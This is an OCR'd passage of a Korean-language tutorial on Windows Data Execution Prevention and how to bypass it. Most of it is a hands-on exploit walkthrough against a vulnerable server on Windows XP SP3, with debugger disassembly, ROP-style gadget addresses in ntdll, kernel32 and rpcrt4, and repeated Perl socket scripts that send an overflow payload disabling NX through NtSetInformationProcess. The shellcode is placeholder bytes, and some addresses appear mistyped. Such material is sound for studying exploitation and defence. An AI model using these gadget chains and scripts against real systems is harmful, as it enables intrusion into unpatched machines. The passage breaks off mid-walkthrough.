
OptIn과 OptOut 뿐만 아니라, DEP에 영향을 미치는 두 가지 모드가 더 있다.

- AlwaysOn: 모든 프로세스가 DEP에 의해 보호된다는 것을 의미. 이 모드에서, DEP는 실시간으로 설정 해제할 수 없다.

- AlwaysOff: 어떤 프로세스도 DEP에 의해 보호되지 않는다는 것을 의미. 이 모드에서 DEP는 실시간으로 활성화될 수 없다. 64비트 윈도우 시스템에서, DEP는 항상 활성화 되어 있으며, 비활성화를 하는 것은 불가능하다.

8. NX/XD 비트

하드웨어 기반 DEP는 32비트 윈도우에서는 PAE 커널의 자동 사용을, 64비트 커널에서는 네이티브 지원을 통해 호환 가능한 CPU 상에서 NX 비트를 활성화 시킨다. 윈도우 비스타 DEP는 데이터만 담는 특정 메모리 영역을 마킹하는 방법을 이용한다. 만일 특정 페이지에 NX 또는 XD 비트가 활성화 되어 있을 경우 프로세서는 그 영역을 실행 불가능한 영역으로 인식하게 된다. 이 기술은 버퍼 오버풀로우 공격의 실행을 막아준다. 윈도우 비스타에서, 프로세스의 DEP 상태는 윈도우 작업 관리자의 프로세스 탭에서 확인할 수 있다.



NX 보호 메커니즘의 원리는 간단하다. 하드웨어가 NX를 지원하면 BIOS가 NX를 활성화 할 수 있도록 설정되고, 운영체제에서 이를 지원하게 된다. 이렇게 되면 최소한 시스템 프로세스는 DEP로 보호가 가능하며, DEP 환경 설정에 따라 애플리케이션까지 보호할 수 있다. 비주얼 스튜디오 C++과 같은 컴파일러는 애플리케이션에 DEP 보호를 적용할 수 있는 링크 플래그(/NXCOMPAT)를 제공한다.

Windows 2003 서버에 대한 이전 공격 코드를 실행할 때 운영체제의 NX 비트를 활성화 또는 비활성화 했고, DEP를 OptOut으로 설정하면 공격 코드가 동작하지 않았다. 만약 공격자가 DEP 제외 리스트에 seh.exe라는 취약한 애플리케이션을 추가하면(call dword ptr[ebp+30h] 주소를 0x00270b0b에서 0x00280b0b로), 공격 코드는 다시 작동할 것이다.

9. 하드웨어 DEP 우회

DEP를 우회할 수 있는 잘 알려진 기술로 다음과 같은 것들이 있다.

1) ret2libc (no shellcode)

이 기술은 쉘코드로 직접 점프하는 것이 아니라 기존에 존재하는 라이브러리 또는 함수를 호출하는 방법을 이용한다. 결국, 라이브러리/함수 내의 코드가 실행되고, 공격자가 의도한 코드가 실행된다. 공격자는 기본적으로 EIP를 라이브러리 안에 존재하는 코드 조각으로 이동하도록 하는 호출문으로 덮어쓴다. NX/XD 스택과 힙이 임의 코드를 실행하는 것을 막더라도, 라이브러리 코드 자체는 여전히 실행될 수 있고, 공격에 이용될 수도 있다. (기본적으로, 공격자가 가짜 호출 프레임을 이용해 라이브러리 함수 안으로 리턴한다) 이 기술은 실행하고자 하는 코드의 타입에 약간 제한이 있다. 하지만 그래도 괜찮다면 충분히 활용 가능한 기술이다. 이 기술에 대해서는 다음의 문서를 읽어볼 것을 권장한다.

- http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf
- http://securitytube.net/Buffer-Overflow-Primer-Part-8-(Return-to-Libc-Theory)-video.aspx0

2) ZwProtectVirtualMemory

이것은 하드웨어 DEP를 우회하는데 사용되는 다른 기술이다. 이 기술은 ret2libc를 기반으로 하고 있으며, 간단히 말하자면 다수의 ret2libc 함수를 체인으로 연결해 메모리의 특정 부분의 실행 가능 여부를 재정의하는 기술이다. 이러한 시나리오에서, 함수 호출이 리턴될 때, 스택은 VirtualProtect 함수를 호출하는 것처럼 설정 된다. 이 함수에 전달되는 매개변수들 중 하나가 바로 리턴 주소이다. 만약 공격자가 이 리턴 주소를 jmp esp와 같은 코드로 변조하면 VirtualProtect 함수가 리턴될 때 공격자는 ESP에 위치한 쉘코드를 얻을 수 있고, 공격을 할 수 있다. 다른 매개변수들은 쉘코드의 주소, 사이즈 등을 담당하게 된다. 불행히도, VirtualProtect로 리턴해 들어가는 것은 null byte 사용을 필요로 한다. 이번 문서에서는 이 기술에 대해 자세히 다루지 않겠다.

3) Disable DEP for the process (NtSetInformationProcess)

DEP가 여러가지 모드를 가지고 있는 관계로, OS는 기본적으로 각 프로세스에 대해 DEP를 해제할 수 있어야 한다. 고로, NX 활성화 유무를 담당하는 코드를 가지는 핸들러나 API가 존재할 것이다. 해커는 ntdll에 있는 API를 이용해 DEP 보호 메커니즘을 우회할 수 있다.

프로세스를 위한 DEP세팅은 커널의 Flag 필드에 저장된다(KPROCESS 구조체). 이 값은 NtQueryInformationProcess와 NtSetInformationProcess를 ProcessExecuteFlags(0x22) 또는 커널 디버거와

함께 사용하면 획득 및 변경될 수 있다.

DEP를 활성화하고 seh.exe를 디버거로 실행해 보자. KPROCESS 구조체는 다음과 같다(dt nt!_KPROCESS -r)

```
+0x06b Flags            : _KEXECUTE_OPTIONS
   +0x000 ExecuteDisable    : Pos 0, 1 Bit
   +0x000 ExecuteEnable     : Pos 1, 1 Bit
   +0x000 DisableThunkEmulation : Pos 2, 1 Bit
   +0x000 Permanent         : Pos 3, 1 Bit
   +0x000 ExecuteDispatchEnable : Pos 4, 1 Bit
   +0x000 ImageDispatchEnable : Pos 5, 1 Bit
   +0x000 Spare             : Pos 6, 2 Bits
+0x06b ExecuteOptions    : UChar
```

seh.exe에 대한 _KPROCESS 구조체는 다음과 같은 값을 가지고 있다. (필자의 컴퓨터는 0x00401120에서 시작) _ windbg 명령 : dt nt!_KPROCESS 00401120 -r

```
+0x06b Flags            : _KEXECUTE_OPTIONS
   +0x000 ExecuteDisable    : 0y1
   +0x000 ExecuteEnable     : 0y0
   +0x000 DisableThunkEmulation : 0y0
   +0x000 Permanent         : 0y0
   +0x000 ExecuteDispatchEnable : 0y0
   +0x000 ImageDispatchEnable : 0y1
   +0x000 Spare             : 0y10
+0x06b ExecuteOptions    : 0xa1 ''
```

'ExecuteDisable'을 보면, DEP가 활성화 되어 있는 것을 확인할 수 있다. DEP가 비활성화 되어 있을 경우 'ExecuteEnable'이 세팅 된다. 'Permaent' 플래그가 세팅되어 있다면 해당 플래그들이 변경될 수 없다는 의미다.

David Kennedy는 윈도우 2003 서비스팩2 상에서 어떻게 하드웨어 DEP를 우회할 수 있는지에 대한 문서를 발표했다. 이번 장에서 이 기술에 대해 간단히 소개하겠다.

간단히 요약하자면, 이 DEP 우회 기술은 DEP를 비활성화 시킬 수 있는 시스템 함수를 호출하고, 쉘코드를 리턴하는 방식이다. 이를 위해, 공격자는 스택 세팅을 조금 특별하게 해야 한다. 이것이 무슨 의미인지는 곧 알게 될 것이다.

첫째로 해야 할 일은 'NtSetInformationProcess 함수를 호출' 하는 것이다. 이 함수가 호출(ProcessExecuteFlags(0x22)와 함께)되면 MEM_EXECUTE_OPTION_ENABLE 플래그(0x2)가 명시되고, DEP가 비활성화 된다. 간단히 보면, 함수는 다음과 같은 형태를 갖는다.

```
ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(
   NtCurrentProcess(),     // (HANDLE)-1
   ProcessExecuteFlags,    // 0x22
   &ExecuteFlags,          // ptr to 0x2
   sizeof(ExecuteFlags)); // 0x4
```

이 함수 호출을 시작하기 위해, 공격자는 여러 기술을 사용해야 한다. 그 중 하나는 ret2libc 방식이다.

이를 이용해 프로그램 흐름을 NtSetIformationProcess 함수로 리다이렉트 해야 한다. 올바른 인자를 전달하기 위해, 스택 또한 올바른 값을 가지도록 세팅되어야 한다. 이 시나리오의 문제점은 공격 버퍼에 널 바이트를 사용할 수 있어야 한다는 점이다.

두 번째로 사용할 수 있는 기술이 ntdll 내에 존재하는 코드 세트를 이용하는 것이다. 이 코드세트는 프로세스에 대한 NX 지원을 비활성화 시키고, 사용자 제어를 받는 버퍼로 제어권을 전이하는 기능을 한다. 하지만 이렇게 하더라도 공격자는 스택을 세팅해야 한다. 이 기법을 사용할 때는 인자 값을 제어할 필요는 없다.

이 기법이 운영체제 버전에 상당한 영향을 받는 것임을 유의해야 한다. 윈도우 2003 SP2 보다 낮은 버전에서 실행하는 것이 성공 확률이 좀 더 높을 것이다.

10. DEP 무력화 (윈도우XP)

윈도우 XP에서 NX/HW DEP를 우회하기 위해, 다음과 같은 작업이 필요하다.

- eax 는 반드시 1로 세트되어 있어야 한다. (최소한 AL 부분이라도 1로 세트 되어 있어야 함). 이렇게 해야 함수가 리턴을 수행한다. 이것이 필요한 이유는 곧 밝혀질 것이다.
- 다음 작업을 하는 LdrpCheckNXCompatibility로 점프
    1. ESI를 2로 세트
    2. ZERO 플래그가 세트되어 있는지 확인
    3. EAX의 하위 바이트가 1인지 확인. 만약 1이면 LdrpCheckNXCompatibility의 다른 부분으로 점프
    4. 지역 변수가 ESI의 내용으로 세트됨 (ESI는 2인 상태)
    5. LdrpCheckNXCompatibility 의 다른 부분으로 점프
    6. 지역 변수가 0을 가지고 있는지 확인. 만약 2를 가지고 있다면 흐름이 리다이렉트가 되어 LdrpCheckNXCompatibility의 다른 코드 부분으로 점프
    = 여기서 NtSetInformationProcess 호출이 ProcessExecuteFlags 정보 클래스와 함께 이루어진다. 이전에 2로 세팅 되었던 프로세스정보 매개변수 포인터가 전달된다. 이러한 절차를 통해 NX 비트가 비활성화 된다.
    = 이 위치에서, 일반적인 함수 에필로그가 실행된다. (저장된 레지스터들이 기록되고, leave/ret 명령이 호출된다)

이 작업을 수행하기 위해, 공격자는 다음 세 가지 정보를 알고 있어야 하며, 각각의 주소는 스택의 특정 위치에 정확히 자리잡아야 한다.

1) EAX를 1로 세트하고 리턴 하는 주소 (공격자는 EIP를 이 주소로 덮어써야 한다)

2) ntdll!LdrpCheckNXCompatibility 내부의 cmp al,0x1 의 시작 주소. EAX가 1로 세트되고 함수가 리턴되면, 이 함수는 스택 상의 다음 라인으로 이동해야 함 (이렇게 EIP에 삽입). 이전 단계에서 수행한 'ret' 명령에 주의하기 바란다. 만약 1) 단계의 주소가 ret + offset 형식을 가지면, 이 오프셋 값을 스택에 적용해야 한다. 이것은 함수로의 점프 흐름을 만들고 NX 비트를 비활성화 후 리턴한다. 공격 코드를 실행하고 어디서 리턴 하는지 확인해 보자.

3) 쉘코드로 점프하는 주소(예를 들어 jmp esp). 'disable NX'가 리턴될 때, 이 주소는 EIP에 반드시 삽입되어야 한다.

또한, ebp는 반드시 유효하고, 쓰기 가능한 주소를 가리키고 있어야 한다. 그래야 값(숫자 2)이 정상적으로 저장될 수 있다(이 변수는 NX를 비활성화 시키는 SetInformationProcess 호출의 인자값 역할을 하게 된다). 공격자가 이미 저장된 EBP를 버퍼값으로 덮어썼기 때문에, NX 비활성화 루틴을 시작하기 전에 EBP를 다시 정상적이고 쓰기 가능한 주소를 가리키도록 만들 필요가 있다.

윈도우 XP 상에서 DEP를 우회하는 것을 설명하기 위해, 우리는 200번 포트를 열고 입력값을 기다리는 취약한 서버 애플리케이션을 사용하도록 한다. 이 애플리케이션은 버퍼 오버플로우에 취약하고, 공격자에게 직접적인 RET 덮어쓰기를 가능하게 한다. 이 코드를 윈도우 XP 서비스팩3 (/GS와 safeseh 없이)에서 컴파일 하자. DEP는 반드시 활성화 되어 있어야 한다.

자, 이제 작업에 필요한 모든 컴포넌트들을 모아 스택을 다소 특별한 방법으로 세팅해 보자.

우리는 eax에 1을 삽입하고 리턴하는 코드를 ntdll(NtdllOkayToLockRounte)에서 찾아야 한다.

```
0:000> s 7c900000 7c9af000 b0 01 c2 04 00
7c9518ea  b0 01 c2 04 00 90 90 90-90 90 8b ff 55 8b ec 56
0:000> u 7c9518ea
ntdll!NtdllOkayToLockRoutine:
7c9518ea b001            mov     al,1
7c9518ec c20400          ret     4
```

여기서 주의할 점은, 앞서 설명했듯이 ret 뒤의 offset을 고려해야 한다는 점이다. 이 밖에도 후보로 쓸 수 있는 주소들이 있다.

kernel32.dll

```
0:000> u 7c80c190
kernel32!NlsThreadCleanup+0x71:
7c80c190 b001            mov     al,1
7c80c192 c3              ret
```

rpcrt4.dl

```
RPCRT4!NdrServerMarshall+0xa71:
77eda3fa b001            mov     al,1
77eda3fc c3              ret
```

```
RPCRT4!NdrServerMarshall+0xd29:
77eda6b2 b001            mov     al,1
77eda6b4 c20800          ret     8
```

첫 번째 조건을 만족하는 주소를 4개 찾았다. 이 주소는 저장된 EIP 주소에 삽입되어야 한다.

윈도우 XP SP3의 LdrpCheckNXCompatibility 함수는 다음과 같은 형태를 가진다.

```
0:000> uf ntdll!LdrpCheckNXCompatibility
ntdll!LdrpCheckNXCompatibility:
7c91cd11 8bff            mov     edi,edi
7c91cd13 55              push    ebp
7c91cd14 8bec            mov     ebp,esp
7c91cd16 51              push    ecx
7c91cd17 8365fc00        and     dword ptr [ebp-4],0
7c91cd1b 56              push    esi
7c91cd1c ff7508          push    dword ptr [ebp+8]
7c91cd1f e887ffffff      call    ntdll!LdrpCheckSafeDiscDll (7c91ccab)
7c91cd24 3c01            cmp     al,1
7c91cd26 6a02            push    2
7c91cd28 5e              pop     esi
7c91cd29 0f84df290200    je      ntdll!LdrpCheckNXCompatibility+0x1a (7c93f70e)
```

7c91cd24 에서, 앞서 봤던 1~3 단계가 실행된다. esi 가 2로 세팅 되면, 우리는 7c93f70e로 점프할 수 있다. 이것은 우리가 커스텀 스택을 위해 조작해야 할 두 번째 주소가 0x7c91c24 임을 의미한다.

7c91cd24 에서, 다음의 명령어를 가지는 7c93f70e로 점프를 하게 된다.

```
0:000> u 7c93f70e
ntdll!LdrpCheckNXCompatibility+0x1a:
7c93f70e 8975fc          mov     dword ptr [ebp-4],esi
7c93f711 e919d6fdff      jmp     ntdll!LdrpCheckNXCompatibility+0x1d (7c91cd2f)
```

여기서 4~5번 과정이 실행된다. ESI는 2를 값으로 가지고 있고, ebp-4는 현재 esi의 내용을 담고 있다. 다음 우리가 점프할 곳은 아래의 명령을 가지고 있는 7c91cd2f 이다.

```
0:000> u 7c91cd2f
ntdll!LdrpCheckNXCompatibility+0x1d:
7c91cd2f 837dfc00        cmp     dword ptr [ebp-4],0
7c91cd33 0f85f89a0100    jne     ntdll!LdrpCheckNXCompatibility+0x4d (7c936831)
```

이제 6번 단계로 왔다. 코드는 지역 변수가 0을 가지는지 확인한다. 우리는 이 지역 변수에 2를 삽입해 두었기 때문에, 7c936831로 점프하게 된다. 해당 주소에는 다음과 같은 명령이 실행된다.

```
0:000> u 7c936831
ntdll!LdrpCheckNXCompatibility+0x4d:
7c936831 6a04            push    4
7c936833 8d45fc          lea     eax,[ebp-4]
7c936836 50              push    eax
7c936837 6a22            push    22h
7c936839 6aff            push    0FFFFFFFFh
7c93683b e84074fdff      call    ntdll!ZwSetInformationProcess (7c90dc80)
7c936840 e92865feff      jmp     ntdll!LdrpCheckNXCompatibility+0x5c (7c91cd6d)
7c936845 90              nop
```

7c93683b에서 ZwSetInformationProcess 함수가 호출된다. 이 위치 이전에 있는 명령어들은 ProcessExecuteFlagg information class 내의 인자를 세팅 한다. 이 매개변수들 중 하나는 0x02(EBP-4) 인데, 이 값으로 인해 NX가 비활성화 된다. 이 함수가 실행이 완료되면 리턴 수행 후, 에필로그를 담고 있는 다음 명령(0x7c936840)을 실행한다.

```
0:000> u 7c91cd6d
ntdll!LdrpCheckNXCompatibility+0x5c:
7c91cd6d 5e              pop     esi
7c91cd6e c9              leave
7c91cd6f c20400          ret     4
```

이 시점에서, NX 비트가 비활성화 되고, 'ret 4' 명령을 통해 처음 호출한 함수로 점프하게 된다. 우리가 스택을 제대로 세팅 했다면, 쉘코드로 점프하는 명령으로 채워진 스택 위치로 흐름이 이동하게 될 것이다.

언뜻 보기에는 간단한 것처럼 느껴 지겠지만, 처음 이 원리를 발견한 사람들은 리버싱으로 일일이 찾느라 상당한 노력을 기울였다는 사실을 알아 두길 바란다.

어쨌든, 스택을 세팅한다는 것이 무슨 의미인지 알아보자. 여기서는 ImmDbg를 사용해 보겠다. ImmDbg는 pycommand !findantidep를 지원하는데, 이를 이용해 스택 세팅을 할 수도 있다. 대체 방법으로, pycommand 중 pvefindaddr은 스택 세팅에 도움을 줄 수 있는 추가 주소들을 찾는 것을 도와준다.

```
0BADF00D ------------------------------------------------------------------------
0BADF00D Search for addresses used to disable DEP (-> XP SP3) via NtSetInformationProcess
0BADF00D ------------------------------------------------------------------------
0BADF00D Phase 1 : set eax to 1 and return
0BADF00D ----------------------------
0BADF00D ** [+] Gathering executable / loaded module info, please wait...
0BADF00D ** [+] Finished task, 10 modules found
7C80C190 Found MOV AL,1 at 0x7c80c190 (kernel32.dll) - Access: (PAGE_EXECUTE_READ)
77EDA3FA Found MOV AL,1 at 0x77eda3fa (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
7C9518EA Found MOV AL,1 at 0x7c9518ea (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
77EDA6B2 Found MOV AL,1 at 0x77eda6b2 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Found 4 address(es)
0BADF00D Phase 2 : compare AL with 1, push 0x2 and pop esi
0BADF00D ----------------------------------------------
7C91CD24 Found CMP AL,1 at 0x7c91cd24 (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Found 1 address(es)
0BADF00D Finding addresses for EBP stack adjustment
0BADF00D ------------------------------------------
77EEDC68 Found PUSH ESP at 0x77eedc68 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE353 Found PUSH ESP at 0x77eee353 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE7B3 Found PUSH ESP at 0x77eee7b3 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEECD6 Found PUSH ESP at 0x77eeecd6 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEEE84 Found PUSH ESP at 0x77eeee84 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Output written to depxp.txt
0BADF00D Found 5 address(es)
         Done - check depxp.txt
!pvefindaddr depxpsp3
```

자 이제 구조체를 얻기 위해 !findandidep를 실행해 보자. pycommand는 3 개의 메시지 박스를 보여줄 것이다. 펏 번째 박스에는 위에서 찾은 주소 중 하나를 선택해 기록하고, 두 번째 박스에는 jmp esp를,

세 번째 박스에는 아무 주소나 입력한다. 여기서 입력하는 주소에 크게 얽매일 필요가 없는데, 단지 공격 코드의 구조를 보기 위함이니 편한 대로 입력해도 무방하다. 입력이 끝나면 로그를 확인해 보자.

우리가 사용해야 할 구조체는 다음과 같다.

```
stack =
"₩xa0₩xc1₩x80₩x7c₩xff₩xff₩xff₩xff₩x28₩x2c₩x91₩x7c₩xff₩xff₩xff₩xff"
+ "A" * 0x54
+ "₩x73₩x12₩xab₩x71"
+ shellcode
```

위 그림에서 보듯이 DEP를 우회하기 위해 우리는 스택을 다음과 같은 형태로 구성해야 한다.

첫 번째 주소	오프셋 1	두 번째 주소	오프셋 2	54 바이트	쉘코드로 점프	쉘코드

- 첫 번째 주소 : eax를 1로 세팅하고 리턴. 우리의 공격 코드에서 EIP를 이 주소로 덮어써야 한다. 이 주소에는(0x7c9518ea) ret 4 가 수행되기 때문에 이 주소에 4바이트 오프셋을 더해 주어야 한다. (오프셋 1)
- 두 번째 주소 : cmp al, 1로 점프해서 NX 비활성화 프로세스를 시작. 이 주소는 0x7c91cd24로 (pvefindaddr을 참고), 프로세스가 리턴될 때, 다른 ret 4가 또 수행된다. (그러므로 이전과 마찬가지로 추가 4바이트 오프셋을 더해 주어야 한다) (오프셋2)

그 다음 54 바이트의 패딩이 더해진다. 이 것은 스택을 조정하기 위해 필요하다. NX가 비활성화된 뒤에, 저장된 레지스터 값들이 스택에서 추출되고, leave 명령이 실행된다. 이 때 EBP는 ESP에서 54바이트 떨어져 있다. 그러므로 이 값을 보충하기 위해 54바이트가 필요하다.

54바이트 다음에, 'jmp to shellcode' 주소를 삽입해야 한다. 이것은 NX 비트가 비활성화 된 후 리턴하게 될 흐름이다. 마지막으로, 쉘코드를 둔다.

실제로, !findantidep 에서 본 전체 구조는 단지 이론적인 구조에 불과하다. 이것은 참고 사항일 뿐, 실질적인 공격을 위해선 각 단계별로 레지스터 값들을 확인하면서 한 단계 한 단계씩 버퍼를 구성해야 한다. 이를 통해 유효한 공격을 가능하게 하는 공격 코드를 작성할 수 있다.

우리의 공격 대상 프로그램인 vulnserver.exe 예제를 보자. 우리는 EIP가 504 바이트 덮어 쓰면 제어가 가능하다는 것을 알고 있다. JMP ESP로 EIP를 덮어쓰는 것 대신, NX를 우선 우회할 수 있도록 이 위치에 정교한 조작을 한 버퍼를 삽입해 보겠다.

처음부터 차근차근히 진행해 보자. EIP에 첫 번째 주소를 삽입하고 어떤 반응이 나오는지 확인해 보자.

504 A's + 0x7c95371a + "BBBB" + "CCCC" + 54 D's + "EEEE" + 700 F's

```
use strict;
use Socket;

my $junk = "A" x 504;
my $disabledep = pack('V',0x7c9518ea);
$disabledep = $disabledep."BBBB";
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket₩n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port₩n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload₩n";
my $payload = $junk.$disabledep.$shellcode."₩n";
print SOCKET $payload."₩n";
print "[+] Payload sent, ".length($payload)." bytes₩n";
close SOCKET or die "close: $!";
```

코드를 실행하면 다음과 같은 화면과 마주친다.

```
(90c.a4c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e001 ebx=7ffd7000 ecx=0012ef58 edx=00000000 esi=00000000 edi=00faf6f2
eip=42424242 esp=0012e220 ebp=41414141 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
42424242 ??              ???
```

첫 번째 주소가 성공적으로 먹혔다. ESI는 1을 담고 있고, 흐름은 BBBB로 이동했다. 자 이제, BBBB가 위치한 곳에 두 번째 주소를 삽입해 보자. 추가로 해야할 것은 EBP를 살펴보는 것이다. 두 번째 주소로 점프할 때, 특정 지점에서 숫자 2가 ebp-4에 위치한 지역변수에 위치하게 된다. 이 때 ebp 가 유효한 주소를 갖고 있지 않으면, 공격은 실패로 돌아갈 수도 있다. 다음을 보자.

```
use strict;
use Socket;

my $junk = "A" x 504;
my $disabledep = pack('V',0x7c9518ea);
$disabledep = $disabledep. pack('V',0x7c91cd24);
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket₩n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port₩n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload₩n";
my $payload = $junk.$disabledep.$shellcode."₩n";
print SOCKET $payload."₩n";
print "[+] Payload sent, ".length($payload)." bytes₩n";
close SOCKET or die "close: $!";
```

위 코드를 실행하면 애플리케이션이 죽고, 디버거에 다음과 같은 메시지가 뜬다.

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e001 ebx=7ffd8000 ecx=0012ef58 edx=00000000 esi=00000002 edi=00cdf6f2
eip=7c93f70e esp=0012e220 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
ntdll!LdrpCheckNXCompatibility+0x1a:
7c93f70e 8975fc          mov     dword ptr [ebp-4],esi ss:0023:41414139=????????
```

ebp-4 지점에 쓰기 작업이 실패 했다. 이전에 말했듯이, EBP가 올바른 값을 가지고 있지 않으면 공격을 성공시킬 수 없다. NX를 비활성화하는 루틴을 시작하기 전에, EBP 값을 조정해야 한다. 이를 위해, EBP로 넣을 만한 유효한 주소를 찾아야 한다. 우리는 EBP가 임시 변수 저장소로 쓰이는 힙에 위치한 주소를 가리키도록 할 수 있다. 하지만 NX 비활성화 후에 실행되는 leave 명령어는 EBP 값을 ESP에 넣게 되고, 이렇게 되면 버퍼가 망가지게 된다. 보다 더 좋은 접근 방법은 우리의 스택 근처로 EBP를 향하게 하는 것이다.

다음 명령어들을 사용할 수 있다.

- push esp / pop ebp / ret
- mov esp, ebp / ret
- etc

이전에 수행한 pvefindaddr에서 EBP 조정에 쓸 수 있는 주소를 검색했었다. 다시 한 번 참조해 보자. .

```
0BADF00D Finding addresses for EBP stack adjustment
0BADF00D ------------------------------------------
77EEDC68 Found PUSH ESP at 0x77eedc68 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE353 Found PUSH ESP at 0x77eee353 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE7B3 Found PUSH ESP at 0x77eee7b3 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEECD6 Found PUSH ESP at 0x77eeecd6 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEEE84 Found PUSH ESP at 0x77eeee84 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Output written to depxp.txt
0BADF00D Found 5 address(es)
         Done - check depxp.txt
```

!pvefindaddr depxpsp3

EAX에 1을 삽입하는 루틴을 시작하기 전에 EBP를 먼저 조정해 흐름이 우리가 만든 버퍼로 오도록 하자. 그 다음 루틴을 시작해도 늦지 않다.

RET는 504바이트 다음에 덮어써 진다. 우리는 스택 조정을 수행하는 주소를 제 위치에 삽입하고, 다음의 코드를 다시 한 번 실행해 본다.

```
use strict;
use Socket;

my $junk = "A" x 504;
```

```
my $disabledep = pack('V',0x77eedc68);
$disabledep = $disabledep. pack('V',0x7c918ea);
$disabledep = $disabledep. pack('V',0x7c91cd24);
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket₩n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port₩n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload₩n";
my $payload = $junk.$disabledep.$shellcode."₩n";
print SOCKET $payload."₩n";
print "[+] Payload sent, ".length($payload)." bytes₩n";
close SOCKET or die "close: $!";
```

코드 실행 결과 다음과 같은 결과를 얻을 수 있다.

```
(128.6d0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e001 ebx=7ffdb000 ecx=0012ef5c edx=00000000 esi=00000000 edi=00faf6f2
eip=43434343 esp=0012e228 ebp=0012e218 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
43434343 ??              ???
```

NX가 비활성화 되었다!! EIP는 우리가 의도한 대로 C를 가리키고 있다. 스택 내용을 살펴보자

